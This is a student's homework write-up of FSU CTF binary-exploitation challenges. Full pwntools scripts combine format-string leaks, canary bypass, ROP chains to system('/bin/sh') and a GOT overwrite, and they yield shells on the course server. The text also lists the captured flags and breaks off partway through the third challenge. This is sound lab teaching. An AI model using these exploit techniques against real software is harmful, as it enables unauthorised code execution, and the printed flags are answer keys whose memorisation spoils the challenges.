Homework Assignment 9

This document contains the write-ups for the four challenges of **Assignment 9**.

Problem ID	Lab Name	Captured Flag	Steps
Problem 1	Leaks	`fsuCTF{ThereIsALeakInTheFunction}`	- Read the canary leaked by the program in the first printed line - Send `%2$p` as the fgets input to leak the runtime address of `printf` via the format string vulnerability - Compute `libc_base` and derive the addresses of `system`, `/bin/sh`, `pop rdi ; ret`, and `ret` - Send the overflow payload through `scanf`: 136 bytes padding + canary + saved rbp + ROP chain → shell
Problem 2	iron_throne	`fsuCTF{4_l4nni573r_41w4y5_0verwri735_hi5_go7}`	- Send `/bin/sh` as the name input - Read the leaked runtime address of `system` printed by the program - Use `fmtstr_payload` to write the address of `system` into the GOT entry of `fputs` at `0x404010` (offset 18) - Send the payload as the message → `fputs(name, stdout)` calls `system("/bin/sh")` → shell
Problem 3	gambler-1	`fsuCTF{if_y0u_wan7_t0_learn_7he_gameb0y}`	- Parse the leaked address of `main` from the welcome message and compute the PIE base - Build a ROP chain: `pop rdi ; ret` → `3000000000` → `payout` → `buy_flag` - Send `-1` as the wager padded with 38 bytes + ROP chain via `scanf` overflow → `buy_flag` prints the flag
Problem 4	gambler-2	`fsuCTF{y0u_g077a_1earn_t0_pl4y_i7_righ7}`	- Send `%11$p` as the name to leak a PIE address via the format string vulnerability in `printf(prefix)` - Compute `pie_base` and derive the addresses of the target inside `buy_flag` (past the balance check), a `ret` gadget, and a fake RBP pointing to BSS - Bet 1 and choose H to trigger the prefix print - Send the overflow payload (32 bytes padding + fake RBP + `ret` gadget + target) as the next wager, then `-1` → `buy_flag` prints the flag

---

PROBLEM 1 - Leaks

In this challenge we are given a `.tar.gz` archive and a netcat connection.

1. Analysis

We start by unpacking the archive to see what we are working with `tar -xvzf leak.tar.gz`:

```
└─$ tar -xvzf leak.tar.gz
libc.so.6
ld-linux-x86-64.so.2
leak.c
leak
Makefile
```

We get the binary, the source code, and the exact versions of libc and the dynamic linker that the server uses.

```c
#include <stdio.h>
void vuln(int (*x)(const char*, ...)) {
    char buffer[128];
    void *rbp;
    __asm__("mov %%rbp, %0" : "=r"(rbp));
    printf("Little birdie says '%p'\n", *(long long *)(rbp-8));
    x("Isn't it cool that you can pass functions as arguments?\n");
    fgets(buffer, sizeof(buffer), stdin);
    x(buffer);
    x("What function should I pass in next time? \n");
    scanf("%s",buffer);
}
int main(int argc, char **argv)
{
    vuln(printf);
    return 0;
}
```

We notice several things:

- The `printf("Little birdie says '%p'\n", *(long long *)(rbp-8))` manually reads the value of `rbp` using inline assembly and then prints whatever is stored 8 bytes below it.
- **`fgets(buffer, sizeof(buffer), stdin)`** reads exactly 128 bytes into a 128-byte buffer.
- **`x(buffer)`** calls `x`, which is `printf`, with the buffer as the format string. This can be a format string vulnerability. If we put something like `%p %p %p` in the buffer, `printf` will interpret them and might print values from the stack.
- **`scanf("%s", buffer)`** reads from stdin with no size limit into a 128-byte buffer. This is a classic stack buffer overflow.

Then we check the binary protections using `checksec`.

```
└─$ checksec --file=leak
[*] '/home/ende/Desktop/Binary/Leaks/leak'
    Arch:       amd64-64-little
    RELRO:      Partial RELRO
    Stack:      Canary found
    NX:         NX enabled
    PIE:        PIE enabled
    Stripped:   No
```

This tells us:

- **PIE**: the binary loads at a random base address each run. We need a leak to know where things are.

- **Canary**: there is a secret value placed on the stack between the buffer and the return address. If we overwrite it without knowing its value, the program detects it and crashes before returning.
- **NX**: we can not execute shellcode on the stack. We need to reuse existing code.

Then we give permissions to the executable with `chmod +x` and run the program.

```
└─$ ./leak
Little birdie says '0x118442d2f1cf1300'
Isn't it cool that you can pass functions as arguments?
test
test
What function should I pass in next time?
```

The value printed ends in `00`. Apparently, stack canaries in Linux always end in a null byte, this is to stop string functions from copying them.

We confirm this by looking at the disassembly of `vuln`:

```
gef➤  disas vuln
Dump of assembler code for function vuln:
   0x0000000000001169 <+0>:     push   rbp
   0x000000000000116a <+1>:     mov    rbp,rsp
   0x000000000000116d <+4>:     sub    rsp,0xb0
   0x0000000000001174 <+11>:    mov    QWORD PTR [rbp-0xa8],rdi
   0x000000000000117b <+18>:    mov    rax,QWORD PTR fs:0x28
   0x0000000000001184 <+27>:    mov    QWORD PTR [rbp-0x8],rax
   0x0000000000001188 <+31>:    xor    eax,eax
```

The compiler stores the canary at `rbp-0x8`. The program prints `*(rbp-8)`. They are the same location. The program is leaking its own canary.

With the canary covered, we still need to break ASLR to find where libc is loaded. For that we turn to the format string vulnerability. We send a string of `%p` specifiers and see what gets printed:

```
└─$ python3 -c "print('%p ' * 30)" | ./leak
Little birdie says 0x39554be0ee04ce00
Isn't it cool that you can pass functions as arguments?
0x5578fcb81721 0x7fb691f651c0 0x7fb6920f37a0 0x5578fcb8177b (nil) 0x2 0x7fb691f651c0 0x1000000 0x7ffe26bbecf0 0x7025207025207025 0x2520702520702520
0 0x2070252070252070 0x7025207025207025 0x2520702520702520 0x2070252070252070 0x7025207025207025 0x2520702520702520 0x2070252070252070 0x702520702
5207025 0x2520702520702520 0xa2070 0x19 (nil) 0x5000000019 (nil) (nil) 0x39554be0ee04ce00 0x7ffe26bbed20 0x5578c0fd027e 0x7ffe26bbee38
What function should I pass in next time?
```

We spot several addresses starting with `0x7f`, which is the range where Linux loads shared libraries. We also see that position 27 matches the canary value exactly. Position 2 (`0x7f1b177f81c0`) and position 3 (`0x7f1b179867a0`) look like libc addresses.

To figure out which symbol those addresses correspond to, we open GDB and set a breakpoint at `vuln`.

```
gef➤ break vuln
```

After stopping, we check the mappings:

```
gef➤  info proc mappings
process 92492
Mapped address spaces:

Start Addr         End Addr           Size               Offset             Perms File
0x0000555555554000 0x0000555555555000 0x1000             0x0                r--p  /home/ende/Desktop/Binary/Leaks/leak
0x0000555555555000 0x0000555555556000 0x1000             0x1000             r-xp  /home/ende/Desktop/Binary/Leaks/leak
0x0000555555556000 0x0000555555557000 0x1000             0x2000             r--p  /home/ende/Desktop/Binary/Leaks/leak
0x0000555555557000 0x0000555555558000 0x1000             0x2000             r--p  /home/ende/Desktop/Binary/Leaks/leak
0x0000555555558000 0x0000555555559000 0x1000             0x3000             rw-p  /home/ende/Desktop/Binary/Leaks/leak
0x00007ffff7d9f000 0x00007ffff7da2000 0x3000             0x0                rw-p
0x00007ffff7da2000 0x00007ffff7dca000 0x28000            0x0                r--p  /usr/lib/x86_64-linux-gnu/libc.so.6
0x00007ffff7dca000 0x00007ffff7f32000 0x168000           0x28000            r-xp  /usr/lib/x86_64-linux-gnu/libc.so.6
0x00007ffff7f32000 0x00007ffff7f85000 0x53000            0x190000           r--p  /usr/lib/x86_64-linux-gnu/libc.so.6
0x00007ffff7f85000 0x00007ffff7f89000 0x4000             0x1e3000           r--p  /usr/lib/x86_64-linux-gnu/libc.so.6
0x00007ffff7f89000 0x00007ffff7f8b000 0x2000             0x1e7000           rw-p  /usr/lib/x86_64-linux-gnu/libc.so.6
0x00007ffff7f8b000 0x00007ffff7f98000 0xd000             0x0                rw-p
0x00007ffff7fbd000 0x00007ffff7fbf000 0x2000             0x0                rw-p
0x00007ffff7fbf000 0x00007ffff7fc3000 0x4000             0x0                r--p  [vvar]
0x00007ffff7fc3000 0x00007ffff7fc5000 0x2000             0x0                r--p  [vvar_vclock]
0x00007ffff7fc5000 0x00007ffff7fc7000 0x2000             0x0                r-xp  [vdso]
0x00007ffff7fc7000 0x00007ffff7fc8000 0x1000             0x0                r--p  /usr/lib/x86_64-linux-gnu/ld-linux-x86-64.so.2
0x00007ffff7fc8000 0x00007ffff7ff0000 0x28000            0x1000             r-xp  /usr/lib/x86_64-linux-gnu/ld-linux-x86-64.so.2
0x00007ffff7ff0000 0x00007ffff7ffb000 0xb000             0x29000            r--p  /usr/lib/x86_64-linux-gnu/ld-linux-x86-64.so.2
0x00007ffff7ffb000 0x00007ffff7ffd000 0x2000             0x34000            r--p  /usr/lib/x86_64-linux-gnu/ld-linux-x86-64.so.2
0x00007ffff7ffd000 0x00007ffff7ffe000 0x1000             0x36000            rw-p  /usr/lib/x86_64-linux-gnu/ld-linux-x86-64.so.2
0x00007ffff7ffe000 0x00007ffff7fff000 0x1000             0x0                rw-p
0x00007ffffffdd000 0x00007ffffffff000 0x22000            0x0                rw-p  [stack]
```

The output shows libc loaded at base `0x00007ffff7da2000`. We also notice in the registers at the breakpoint:

```
$rdi   : 0x00007ffff7dfd1c0  →  <printf+0000> sub rsp, 0xd8
```

`printf` is at `0x00007ffff7dfd1c0`. Subtracting the base:

```
0x7ffff7dfd1c0 - 0x7ffff7da2000 = 0x5b1c0
```

We then run again inside GDB with the `%p` payload and confirm that position 2 prints `0x7ffff7dfd1c0`: the address of `printf`. So position 2 of the format string gives us a libc address we can use to compute the base.

Now that we know we can leak `printf`'s address at runtime, we need the offsets of the symbols inside the server's libc to compute the rest. The server provided its own `libc.so.6`. This matters because the memory offset of every function inside libc is fixed for a given version: it does not change between runs. What changes with ASLR is the base address where libc gets loaded, but the distance from that base to any given symbol is always the same. So if we know where one symbol is at runtime, we can calculate where all the others are:

```
libc_base = leaked_printf - offset_of_printf_in_libc
system_addr = libc_base + offset_of_system_in_libc
```

So we need three things from the provided libc:

- the offset of `printf`
- the offset of `system`
- the offset of the string `/bin/sh` (the argument we want to pass to `system`)

We also need a ROP gadget to load that argument into `rdi`, since the first argument is passed there.

We get the function offsets using `readelf`:

```
└─$ readelf -s libc.so.6 | grep -E " system@@| printf@@"
  1059: 000000000005c480    45 FUNC    WEAK   DEFAULT   15 system@@GLIBC_2.2.5
  2633: 0000000000064100   204 FUNC    GLOBAL DEFAULT   15 printf@@GLIBC_2.2.5
```

The string `/bin/sh` is stored somewhere inside libc itself - it is used internally. We find it using `strings`.

```
└─$ strings -t x libc.so.6 | grep "/bin/sh"
 1da4ab /bin/sh
```

The `-t x` flag prints the offset in hex.

So `/bin/sh` lives at offset `0x1da4ab` inside the libc file.

For the gadget, we need `pop rdi ; ret` to put the address of `/bin/sh` into `rdi` before calling `system`. We search for it inside the provided libc:

```
└─$ ROPgadget --binary libc.so.6 | grep "pop rdi ; ret"
0x000000000011b8fa : pop rdi ; ret
0x0000000000172ce5 : pop rdi ; retf 0xa
```


This gadget is at offset `0x11b8fa` inside libc, so at runtime it will be at `libc_base + 0x11b8fa`. We also note that the `ret` instruction of this gadget is at `0x11b8fb`. We will use it later as a standalone `ret` to align the stack.

To summarise, these are all the offsets we need:

Symbol	Offset
printf	`0x64100`
system	`0x5c480`
/bin/sh	`0x1da4ab`
pop rdi ; ret	`0x11b8fa`

At runtime: `libc_base = leaked_printf - 0x64100`

The last thing we need before writing the exploit is the exact overflow offset. We disassemble `vuln` and look for where the buffer is referenced:



The stack layout for `scanf` is:

```
[rbp-0x90]  buffer (start)
   ...
[rbp-0x08]  canary
[rbp+0x00]  saved rbp
[rbp+0x08]  return address
```

Distance from buffer to canary: `0x90 - 0x08 = 0x88 = 136 bytes`.

The goal is to call `system("/bin/sh")`. The first argument to a function goes in `rdi`. So we need to:

1. Pop the address of `/bin/sh` into `rdi` using the `pop rdi ; ret` gadget.
2. Call `system`.

We also need a bare `ret` gadget before `system` to align the stack to 16 bytes.

Final payload for `scanf`:

```
[136 bytes padding] + [canary] + [8 bytes saved rbp] + [pop rdi] + [/bin/sh addr] + [ret] +
[system addr]
```

2. Solution Strategy

Now that we have all the required information, the steps to get a shell on the server will be:

1. Read the canary from the "Little birdie says" line.
2. Send `%2$p` as the `fgets` input to leak the address of `printf` via the format string vulnerability.
3. Compute `libc_base = leaked_printf - 0x64100`.
4. Compute the addresses of `system`, `/bin/sh`, `pop rdi ; ret`, and `ret`.
5. Send the overflow payload through `scanf` and get a shell.

3. Execution and Flag

The final script:

```
from pwn import *

PRINTF_OFFSET  = 0x64100
SYSTEM_OFFSET  = 0x5c480
BINSH_OFFSET   = 0x1da4ab
POP_RDI_OFFSET = 0x11b8fa
RET_OFFSET     = 0x11b8fb
BAD_BYTES      = set(b'\x09\x0a\x0b\x0c\x0d\x20')

while True:
    p = remote('ctf.cs.fsu.edu', 65080)

    canary = int(p.recvline().split(b"'")[1], 16)
    canary_bytes = p64(canary)

    if any(b in BAD_BYTES for b in canary_bytes):
        p.close()
        continue

    p.recvline()
    p.sendline(b'%2$p')
    libc_base = int(p.recvline().strip(), 16) - PRINTF_OFFSET

    system  = libc_base + SYSTEM_OFFSET
    binsh   = libc_base + BINSH_OFFSET
    pop_rdi = libc_base + POP_RDI_OFFSET
    ret     = libc_base + RET_OFFSET

    rop = [pop_rdi, binsh, ret, system]
    if any(b in BAD_BYTES for addr in rop for b in p64(addr)):
        p.close()
        continue

    payload  = b'A' * 136 + canary_bytes + b'B' * 8
    payload += p64(pop_rdi) + p64(binsh) + p64(ret) + p64(system)

    p.recvline()
    p.sendline(payload)
    p.interactive()
    break
```

The script connects to the server and attempts the exploit in a loop. On each iteration:

1. it reads the canary from the first line
2. checks that none of its bytes would cause `scanf` to stop reading early and retries if they do
3. it then sends `%2$p` as the `fgets` input to trigger the format string leak and reads back the address of `printf`, which lets it compute `libc_base` and from there the runtime addresses of `system`, `/bin/sh`, and the gadgets.
4. once everything is clean, it builds the payload:
   - 136 bytes of padding to reach the canary
   - the canary itself so the stack check passes
   - 8 bytes to overwrite the saved `rbp`
   - the ROP chain - `pop rdi` to load `/bin/sh` into `rdi`

- a bare `ret` to align the stack to 16 bytes
- `system`

5. It sends the payload through `scanf` and drops into an interactive shell.

Running it gives us an interactive shell, where we can easily retrieve the flag:

```
[+] Opening connection to ctf.cs.fsu.edu on port 65080: Done
[*] Switching to interactive mode
$
$ whoami
root
$ ls
flag.txt  leak
$ cat flag.txt
fsuCTF{ThereIsALeakInTheFunction}
```

Flag: `fsuCTF{ThereIsALeakInTheFunction}`

PROBLEM 2 - iron_throne

For this challenge we are given a `.tar.gz` archive and a netcat connection. The description reads: *"I wish I could overwrite the actual ending :("*. That hint about overwriting something is going to be important later.

1. Analysis

We start by unpacking the archive:

```
tar -xvzf iron_throne.tar.gz
```

We get two files: the binary `iron_throne` and its source code `iron_throne.c`.

We run `file` and `checksec` to understand what we are dealing with:

```
└─$ file iron_throne
iron_throne: ELF 64-bit LSB executable, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/ld-li
nux-x86-64.so.2, BuildID[sha1]=740c47528c1ace3a9288ad757ee6f9f5ac369b97, for GNU/Linux 4.4.0, not stripped
```

```
└─$ checksec --file=iron_throne
[*] '/home/ende/Desktop/Binary/iron_throne/iron_throne'
    Arch:       amd64-64-little
    RELRO:      Partial RELRO
    Stack:      Canary found
    NX:         NX enabled
    PIE:        No PIE (0x400000)
    Stripped:   No
```

A few things stand out:

- **No PIE** - the binary always loads at the fixed base address `0x400000`. This means addresses inside the binary are constant across every run, which is very convenient.
- **Stack Canary** - there is a secret value on the stack that guards the return address. A classic buffer overflow that tries to overwrite the return address will corrupt the canary and crash the program before it can return. This rules out simple stack overflows.
- **NX** - the stack is not executable, so we cannot write shellcode there.
- **Partial RELRO** - the GOT (Global Offset Table) is writable. This will matter.

We then read the source code:

```
#include <stdio.h>
#include <stdlib.h>
int main(int argc, char *argv[], char *envp[]) {
    char msg[200];
    char name[64];
    setvbuf(stdout, NULL, _IONBF, 0);
    printf("============================================================\n");
    printf("                          IRON THRONE                       \n");
    printf("============================================================\n");
    printf("When you play the game of thrones, you win or you segfault.\n");
    printf("The mad king has left the Iron Throne unprotected.\n");
    printf("A raven appears and asks for your name: ");
    scanf("%63s", name);
    printf("It presents you with a letter that reads: \"%p\"\n", system);
    printf("What do you say to the raven? ");
    scanf("%199s", msg);
    printf("\nThe raven squawks your message back: ");
    printf(msg);
    printf("\nIt flies off and carries your decree to the Master of Whispers...\n");
    printf("Your claim echoes through the Great Hall: ~~");
    fputs(name, stdout);
    fputs("~~\n", stdout);
    return 0;
}
```

Reading through the code we notice three things that look interesting:

1. First, the program prints `system` directly as a pointer with `%p`. This means every time the program runs it prints the exact runtime address of `system()`. Since ASLR randomizes where libc is loaded each run, normally we would have to find a way to leak a libc address. Here the program does it for us.
2. Second, `printf(msg)` is called without a format string. The buffer `msg` is passed directly as the first argument to `printf`. This is a **format string vulnerability**. When `printf` receives a format string it looks for conversion specifiers like `%p`, `%x`, or `%n`. If we control that string, we can use `%n` to write arbitrary values into arbitrary memory addresses.
3. Third, the last two function calls are `fputs(name, stdout)` and then `fputs("~~\n", stdout)`. We control `name` (the first input), and `fputs` is a library function whose address gets looked up at runtime through the GOT.

The GOT is a table in memory that holds the real runtime addresses of library functions. When the program calls `fputs`, it jumps through the GOT entry for `fputs` to find out where the function is in memory. If we overwrite that entry with the address of `system`, the next call to `fputs(name, stdout)` will instead execute `system(name)`. If we set `name` to `/bin/sh`, we get a shell.

We run the binary to confirm our understanding of the flow:

```
└─$ ./iron_throne
============================================================
                        IRON THRONE
============================================================
When you play the game of thrones, you win or you segfault.
The mad king has left the Iron Throne unprotected.
A raven appears and asks for your name: test
It presents you with a letter that reads: '0x7f64fdf0a790'
What do you say to the raven? test

The raven squawks your message back: test
It flies off and carries your decree to the Master of Whispers...
Your claim echoes through the Great Hall: ~~test~~
```

The leaked address is the runtime address of `system`.

Now we need two more things to build the exploit:

- the GOT address of `fputs`
- the position (offset) of our `msg` buffer within the format string argument stack

We get the GOT address of `fputs` with `objdump`:

```
└─$ objdump -R iron_throne | grep fputs
0000000000404010 R_X86_64_JUMP_SLOT  fputs@GLIBC_2.2.5
```

The GOT entry for `fputs` is at the fixed address `0x404010`. Since there is no PIE, this address is the same on every run.

To find the format string offset we need to know at which stack position our `msg` buffer starts. We run the binary with `/bin/sh` as the name and a probe string as the message:

```
└─$ ./iron_throne
============================================================
                        IRON THRONE
============================================================
When you play the game of thrones, you win or you segfault.
The mad king has left the Iron Throne unprotected.
A raven appears and asks for your name: /bin/sh
It presents you with a letter that reads: "0x7f42e60c1790"
What do you say to the raven? AAAAAAAA%1$p.%2$p.%3$p.%4$p.%5$p.%6$p.%7$p.%8$p.%9$p.%10$p.%11$p.%12$p.%13$p.%14
$p.%15$p.%16$p

The raven squawks your message back: AAAAAAAA0x7ffd4fc965a0.(nil).(nil).0x26.(nil).(nil).0x7ffd4fc969a8.0x7ffd
4fc96998.0x1191ef657.0x68732f6e69622f.0x7ffd4fc96950.(nil).0x7f42e6292000.0x2c0.0x7f42e62a9512.0x2
It flies off and carries your decree to the Master of Whispers...
Your claim echoes through the Great Hall: ~~/bin/sh~~
```

We do not see `0x4141414141414141` (our eight A's) in positions 1 through 16. We extend the probe range:

```
└─$ ./iron_throne
============================================================
                        IRON THRONE
============================================================
When you play the game of thrones, you win or you segfault.
The mad king has left the Iron Throne unprotected.
A raven appears and asks for your name: /bin/sh
It presents you with a letter that reads: "0x7fcf67cf1790"
What do you say to the raven? AAAAAAAA%17$p.%18$p.%19$p.%20$p.%21$p.%22$p.%23$p.%24$p.%25$p.%26$p.%27$p.%28$p.%29$p.%
30$p.%31$p.%32$p

The raven squawks your message back: AAAAAAAA0x7ffd225fc8f8 0x4141414141414141.0x31252e7024373125.0x243931252e702438.
0x2e70243032252e70.0x32252e7024313225.0x243332252e702432.0x2e70243432252e70.0x32252e7024353225.0x243732252e702436.0x2
e70243832252e70.0x33252e7024393225.0x243133252e702430.0x70243233252e70.0x218c0329.0x19
It flies off and carries your decree to the Master of Whispers...
Your claim echoes through the Great Hall: ~~/bin/sh~~
```

`0x4141414141414141` shows up at position 18. That is our offset.

2. Solution Strategy

With all the information we need, the steps are:

1. Send `/bin/sh` as the name.
2. Read the leaked address of `system` printed by the program.
3. Use `fmtstr_payload` from pwntools to generate a format string payload that writes the address of `system` into `0x404010` (the GOT entry of `fputs`), using offset 18.
4. Send that payload as the message.
5. When the program reaches `fputs(name, stdout)`, it will look up the GOT, find `system` there instead, and call `system("/bin/sh")`.

3. Execution and Flag

The script for the remote server:

```python
from pwn import *

context.arch = 'amd64'

fputs_got = 0x404010
fmt_offset = 18

p = remote('ctf.cs.fsu.edu', 65039)

p.sendlineafter(b'A raven appears and asks for your name: ', b'/bin/sh')

p.recvuntil(b'"')
system_addr = int(p.recvuntil(b'"')[:-1], 16)
log.info(f'system @ {hex(system_addr)}')

payload = fmtstr_payload(fmt_offset, {fputs_got: system_addr}, write_size='short')
p.sendlineafter(b'What do you say to the raven? ', payload)

p.interactive()
```

The script reads the leaked address of `system` directly from the program's output and passes it to `fmtstr_payload` along with the GOT address and our offset. `fmtstr_payload` takes care of building the actual format string with the right `%c` padding and `%hn` writes to place the correct bytes at `0x404010`. The `write_size='short'` parameter makes it write two bytes at a time, which keeps the payload shorter and more reliable.

After sending the payload, `printf(msg)` processes our format string and writes the address of `system` into the GOT entry for `fputs`. Then the program reaches:

```
fputs(name, stdout);
```

It looks up `fputs` in the GOT, finds `system` there, and calls `system("/bin/sh")`. We then get an interactive shell:

```
It flies off and carries your decree to the Master of Whispers...
Your claim echoes through the Great Hall: ~$ whoami
root
$ ls
flag.txt  iron_throne
$ cat flag.txt
fsuCTF{4_l4nni573r_41w4y5_0verwri735_hi5_go7}
```

Flag: `fsuCTF{4_l4nni573r_41w4y5_0verwri735_hi5_go7}`

PROBLEM 3 - gambler-1

For this challenge we are given a `.tar.gz` archive and a netcat connection at `ctf.cs.fsu.edu:65045`.

1. Analysis

We start by extracting the archive:

```
tar -xvzf gambler_1.tar.gz
```

We get two files: the binary `gambler_1` and its source code `gambler_1.c`.

We run `file` and `checksec` to understand what we are dealing with:

```
└─$ file gambler_1
gambler_1: ELF 64-bit LSB pie executable, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/ld-linux-x
86-64.so.2, BuildID[sha1]=692a87c1bead1b77662af90f784103a38de07906, for GNU/Linux 4.4.0, not stripped
```

```
└─$ checksec --file=gambler_1
[*] '/home/ende/Desktop/Binary/gambler_1/gambler_1'
    Arch:       amd64-64-little
    RELRO:      Partial RELRO
    Stack:      No canary found
    NX:         NX enabled
    PIE:        PIE enabled
    Stripped:   No
```

A few things stand out from `checksec`:

- **No canary** - there is nothing protecting the return address on the stack. If we find a buffer overflow, nothing stops us from overwriting it.
- **NX enabled** - the stack is not executable, so we can not inject and run shellcode directly.
- **PIE enabled** - the binary loads at a random base address every run. This means we can not use hardcoded addresses; we need a leak to know where things are in memory.
- **Not stripped** - function names are still in the binary, which makes analysis much easier.

Then we read the source code carefully:

```
long balance;

long payout(long wager) {
    long reward = wager + wager/2;
    balance += reward;
    return reward;
}

void buy_flag() {
    char flag[64];
    FILE *flagFile;
    int nRead;
    if (balance >= 4294967296) {
        flagFile = fopen("./flag.txt","r");
        if (flagFile) {
            nRead = fread(flag, 1, 63, flagFile);
            flag[nRead] = '\0';
            printf("Here's your flag: %s\n", flag);
        } else {
            printf("Could not open flag.txt.\n");
        }
    } else {
        printf("You do not have the funds!\n");
    }
}

void high_and_low(long wager) {
    char option;
    int result;
    ...
}

void gift() {
    __asm__("pop %rdi; ret;");
}

int main(int argc, char *argv[], char *envp[]) {
    char bet[20];
    long wager;
    setvbuf(stdout, NULL, _IONBF, 0);
    srand(time(NULL));
    printf("Welcome to Not-A-Casino, house of the %p! ...\n", main);
    balance = 300;
```

```
    while (balance > 50) {
        printf("What's your wager? ");
        scanf("%s", bet);
        wager = strtol(bet, NULL, 10);
        getchar();
        if (wager == -1) {
            printf("Goodbye!\n");
            break;
        }
        high_and_low(wager);
    }
}
```

Several things catch our attention:

The program prints the runtime address of `main`. Since PIE is enabled and addresses change every run, this is crucial: with this value we can calculate where the binary is loaded in memory and derive the address of any function inside it.

```
printf("Welcome to Not-A-Casino, house of the %p! (whatever that is..)\nYou can not-gamble not-money, so here's 300 not-dollars to start.\n", main);
```

The second thing we notice is the input handling in `main`:

```
int main(int argc, char *argv[], char *envp[]) {
        char bet[20];
        long wager;

        setvbuf(stdout, NULL, _IONBF, 0);
        srand(time(NULL));

        printf("Welcome to Not-A-Casino, house of the %p! (whate
        balance = 300;

        while (balance > 50) {
                printf("\nCurrent Balance: %ld\n", balance);
                printf("What's your wager? ");
                scanf("%s", bet);
                wager = strtol(bet, NULL, 10);
```

`bet` is only 20 bytes, but `scanf("%s", ...)` reads input until it finds whitespace with no length limit. This is a classic stack buffer overflow. Combined with the lack of a canary, we can overwrite the return address of `main`.

The third thing is `buy_flag`. This function reads and prints the flag, but it is never called anywhere in the program. It also checks that `balance >= 4294967296` (which is 2^32) before doing anything. We start with 300, so reaching that through normal gameplay is not realistic.

The fourth thing is this:

```
void gift() {
        __asm__("pop %rdi; ret;");
}
```

This is an inline assembly gadget placed there on purpose by the author. The instruction `pop %rdi` loads the top of the stack into the `rdi` register, which in 64-bit Linux is the register used to pass the first argument to a function. The `ret` after it then transfers execution to whatever address is on top of the stack next.

Finally, `payout` is a function that adds money to `balance`. It takes a wager as argument and increases `balance` by `wager + wager/2`. If we could call it with a large enough number, `balance` would exceed 4294967296 and `buy_flag` would print the flag.

2. Solution Strategy

Our first idea is to skip the `if` check in `buy_flag` entirely by jumping past it. Looking at the disassembly:

```
Dump of assembler code for function buy_flag:
   0x000000000000121b <+0>:     push   rbp
   0x000000000000121c <+1>:     mov    rbp,rsp
   0x000000000000121f <+4>:     sub    rsp,0x50
   0x0000000000001223 <+8>:     mov    rdx,QWORD PTR [rip+0x2e4e]        # 0x4078 <balance>
   0x000000000000122a <+15>:    mov    eax,0xffffffff
   0x000000000000122f <+20>:    cmp    rdx,rax
   0x0000000000001232 <+23>:    jle    0x12b0 <buy_flag+149>
   0x0000000000001234 <+25>:    lea    rdx,[rip+0xdcd]        # 0x2008
```

If we jump directly to offset `0x1234`, we skip the check completely. We try this first.

For the overflow, we look at the disassembly of `main` to figure out the exact offset from `bet` to the return address:

```
Dump of assembler code for function main:
   0x0000000000001446 <+0>:     push   rbp
   0x0000000000001447 <+1>:     mov    rbp,rsp
   0x000000000000144a <+4>:     sub    rsp,0x40
   0x000000000000144e <+8>:     mov    DWORD PTR [rbp-0x24],edi
   0x0000000000001451 <+11>:    mov    QWORD PTR [rbp-0x30],rsi
   0x0000000000001455 <+15>:    mov    QWORD PTR [rbp-0x38],rdx
   0x0000000000001459 <+19>:    mov    rax,QWORD PTR [rip+0x2c08]        # 0x4068 <stdout@GLIBC_2.2.5>
   0x0000000000001460 <+26>:    mov    ecx,0x0
   0x0000000000001465 <+31>:    mov    edx,0x2
   0x000000000000146a <+36>:    mov    esi,0x0
   0x000000000000146f <+41>:    mov    rdi,rax
   0x0000000000001472 <+44>:    call   0x10b0 <setvbuf@plt>
   0x0000000000001477 <+49>:    mov    edi,0x0
   0x000000000000147c <+54>:    call   0x1090 <time@plt>
   0x0000000000001481 <+59>:    mov    edi,eax
   0x0000000000001483 <+61>:    call   0x1060 <srand@plt>
   0x0000000000001488 <+66>:    lea    rdx,[rip+0xfffffffffffffbb7]        # 0x1446 <main>
   0x000000000000148f <+73>:    lea    rax,[rip+0xc82]        # 0x2118
   0x0000000000001496 <+80>:    mov    rsi,rdx
   0x0000000000001499 <+83>:    mov    rdi,rax
   0x000000000000149c <+86>:    mov    eax,0x0
   0x00000000000014a1 <+91>:    call   0x1050 <printf@plt>
   0x00000000000014a6 <+96>:    mov    QWORD PTR [rip+0x2bc7],0x12c        # 0x4078 <balance>
   0x00000000000014b1 <+107>:   jmp    0x1546 <main+256>
   0x00000000000014b6 <+112>:   mov    rax,QWORD PTR [rip+0x2bbb]        # 0x4078 <balance>
   0x00000000000014bd <+119>:   lea    rdx,[rip+0xcd6]        # 0x219a
   0x00000000000014c4 <+126>:   mov    rsi,rax
   0x00000000000014c7 <+129>:   mov    rdi,rdx
